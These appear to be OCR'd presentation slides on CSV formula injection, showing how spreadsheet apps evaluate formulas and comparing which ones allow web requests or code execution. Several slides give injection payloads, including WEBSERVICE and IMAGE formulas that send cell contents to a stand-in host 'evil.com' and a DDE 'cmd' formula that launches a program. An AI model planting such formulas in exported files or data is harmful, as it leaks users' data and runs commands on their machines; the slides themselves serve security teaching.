
Viewer as Execution Engine

E2 =IF(C2 < DATE(2021,1,1), B2 * 0.16, B2 * 0.19)

	A	B	C	D	E
1	**Title**	**Price**	**Date of purchase**	**Customer**	**Tax**
2	The Great Gatsby	12.66	12/12/20	Emily Carter	2.0256
3	The Great Gatsby	12.66	1/1/21	James Whitman	2.4054
4	Les Misérables	22.5	5/12/22	Sofia Nguyen	4.275
5	Les Misérables	22.5	5/12/19	Daniel Rivera	3.6

Viewer as Execution Engine

=IF(C2 < DATE(2021,1,1), B2 * 0.16, B2 * 0.19)



	A	B	C	D	E
1	**Title**	**Price**	**Date of purchase**	**Customer**	**Tax**
2	The Great Gatsby	12.66	12/12/20	Emily Carter	2.0256
3	The Great Gatsby	12.66	1/1/21	James Whitman	2.4054
4	Les Misérables	22.5	5/12/22	Sofia Nguyen	4.275
5	Les Misérables	22.5	5/12/19	Daniel Rivera	3.6

Viewer as Execution Engine

F4 =IMAGE("https://cdn.kobo.com/book-images/a6bdd3f5-ba60-4ad3-8f6b-5f1427021961/353/569/90/False/les-miserables-305.jpg")

	A	B	C	D	E	F
1	**Title**	**Price**	**Date**	**Customer**	**Tax**	**IMG**
2	The Great Gatsby	12.66	12/12/20	Emily Carter	2.03	
3	The Great Gatsby	12.66	1/1/21	James Whitman	2.41	
4	Les Misérables	22.5	5/12/22	Sofia Nguyen	4.28	
5	Les Misérables	22.5	5/12/19	Daniel Rivera	3.6	


Viewer as Execution Engine

```
=IMAGE("https://cdn.kobo.com/book-images/a6bdd3f5-ba60-4ad3-8f6b-5f1427021961/353/569/90/False/les-miserables-305.jpg")
```

F4 https://cdn.kobo.com/book-images/a6bdd3f5-ba60-4ad3-8f6b-5f1427021961/353/569/90/False/les-miserables-305.jpg")

	A	B	C	D	E	F
1	**Title**	**Price**	**Date**	**Customer**	**Tax**	**IMG**
2	The Great Gatsby	12.66	12/12/20	Emily Carter	2.03	
3	The Great Gatsby	12.66	1/1/21	James Whitman	2.41	
4	Les Misérables	22.5	5/12/22	Sofia Nguyen	4.28	
5	Les Misérables	22.5	5/12/19	Daniel Rivera	3.6	

Attack Scenario



Interprets data and may execute logic

CSV Anatomy

```
Title,Price,Publication Date,Tax,Image
The Great Gatsby,12.66,04/10/1925,"=E2 * 0.19","=IMAGE(""https://img.de/example"")"
Don Quixote,11.73,01/16/1605,"=E3 * 0.19","=IMAGE(""https://img.de/example"")"
Les Misérables,22.5,03/31/1862,"=E4 * 0.19","=IMAGE(""https://img.de/example"")"
```

Plaintext format

CSV Anatomy

```
Title,Price,Publication Date,Tax,Image
The Great Gatsby,12.66,04/10/1925,"=E2 * 0.19","=IMAGE(""https://img.de/example"")"
Don Quixote,11.73,01/16/1605,"=E3 * 0.19","=IMAGE(""https://img.de/example"")"
Les Misérables,22.5,03/31/1862,"=E4 * 0.19","=IMAGE(""https://img.de/example"")"
```

Header

CSV Anatomy

```
Title,Price,Publication Date,Tax,Image
The Great Gatsby,12.66,04/10/1925,"=E2 * 0.19","=IMAGE(""https://img.de/example"")"
Don Quixote,11.73,01/16/1605,"=E3 * 0.19","=IMAGE(""https://img.de/example"")"
Les Misérables,22.5,03/31/1862,"=E4 * 0.19","=IMAGE(""https://img.de/example"")"
```

Each line represents a single entry

CSV Anatomy

```
Title,Price,Publication Date,Tax,Image
The Great Gatsby,12.66,04/10/1925,"=E2 * 0.19","=IMAGE(""https://img.de/example"")"
Don Quixote,11.73,01/16/1605,"=E3 * 0.19","=IMAGE(""https://img.de/example"")"
Les Misérables,22.5,03/31/1862,"=E4 * 0.19","=IMAGE(""https://img.de/example"")"
```

Values separated by comma

CSV Anatomy

```
Title,Price,Publication Date,Tax,Image
The Great Gatsby,12.66,04/10/1925,"=E2 * 0.19","=IMAGE(""https://img.de/example"")"
Don Quixote,11.73,01/16/1605,"=E3 * 0.19","=IMAGE(""https://img.de/example"")"
Les Misérables,22.5,03/31/1862,"=E4 * 0.19","=IMAGE(""https://img.de/example"")"
```

Formulas

Interesting Formulas

- WEBSERVICE(url)
  - =WEBSERVICE(“http://evil.com/q=“&A1)
- IMAGE(source, [alt_text], [sizing], [height], [width])
  - =IMAGE(“https://evil.com/q=“&A1, “hacker”, 1)
- CMD
  - =cmd|'/C calc’!A0

Interesting Formulas

- WEBSERVICE(url)
  - =WEBSERVICE(“http://evil.com/q=“&A1)

Exfiltrate data

- IMAGE(source, [alt_text], [sizing], [height], [width])
  - =IMAGE(“https://evil.com/q=“&A1, “hacker”, 1)

- CMD
  - =cmd|'/C calc’!A0

Interesting Formulas

- WEBSERVICE(url)
  - =WEBSERVICE(“http://evil.com/q=“&A1)

Exfiltrate data

- IMAGE(source, [alt_text], [sizing], [height], [width])
  - =IMAGE(“https://evil.com/q=“&A1, “hacker”, 1)


- CMD
  - =cmd|'/C calc’!A0
  - Only Excel
  - Not part of the official documentation

More Efficient Exfiltration

- =WEBSERVICE(“http://evil.com/q=“&A1)


More Efficient Exfiltration


- =WEBSERVICE(“http://evil.com/q=“&A1)




More Efficient Exfiltration

- =WEBSERVICE(“http://evil.com/q=“&A1)





Full Attack Scenario



Spreadsheet Behavior


Application	Type	Concat Ranges	Web Request Execution	Code Execution
Excel	Online	✓	✓	✗
Google Sheets	Online	✓	✗	✗
Zoho Sheets	Online	✓	✗	✗
Excel	Offline	✓	✓	✓ / ✗
Libre Office	Offline	✓	✓	✗
Open Office	Offline	✗	✓	✗
Apple Numbers	Offline	✓	✗	✗
Only Office	Offline	✓	✗	✗
Airtable	Offline	✗	✗	✗

Spreadsheet Behavior


Windows / Apple


Application	Type	Concat Ranges	Web Request Execution	Code Execution
Excel	Online	✓	✓	✗
Google Sheets	Online	✓	✗	✗
Zoho Sheets	Online	✓	✗	✗
Excel	Offline	✓	✓	✓ / ✗
Libre Office	Offline	✓	✓	✗
Open Office	Offline	✗	✓	✗
Apple Numbers	Offline	✓	✗	✗
Only Office	Offline	✓	✗	✗
Airtable	Offline	✗	✗	✗

Warnings



Security Warning
Automatic update of external links has been disabled.
Help
Allow updating


Warnings



Security Warning
Automatic update of external links has been disabled.
Help
Allow updating



Microsoft Excel Security Notice
Microsoft Office has identified a potential security concern.
File Path:
C:\Users\IAS\Desktop\payloads\image.csv
This workbook contains linked data types that receive content from the web. Do not enable this content unless you trust the source of this file.
Enable
Disable

Warnings


Security Warning
Automatic update of external links has been disabled.
Help
Allow updating


Microsoft Excel Security Notice
Microsoft Office has identified a potential security concern.
File Path:
C:\Users\IAS\Desktop\payloads\image.csv
This workbook contains linked data types that receive content from the web. Do not enable this content unless you trust the source of this file.
Enable
Disable


OpenOffice 4...
Update all links?
Yes
No


OpenOffice 4.1.15
This file contains links to other files.
Should they be updated?
Yes
No

Does this already happen?

> “CSV Injection [..] exists in the export feature in Workday via a value (provided by a low-privileged user in a contact form field) that is mishandled in a CSV export.”
> CVE-2019-12134

Does this already happen?

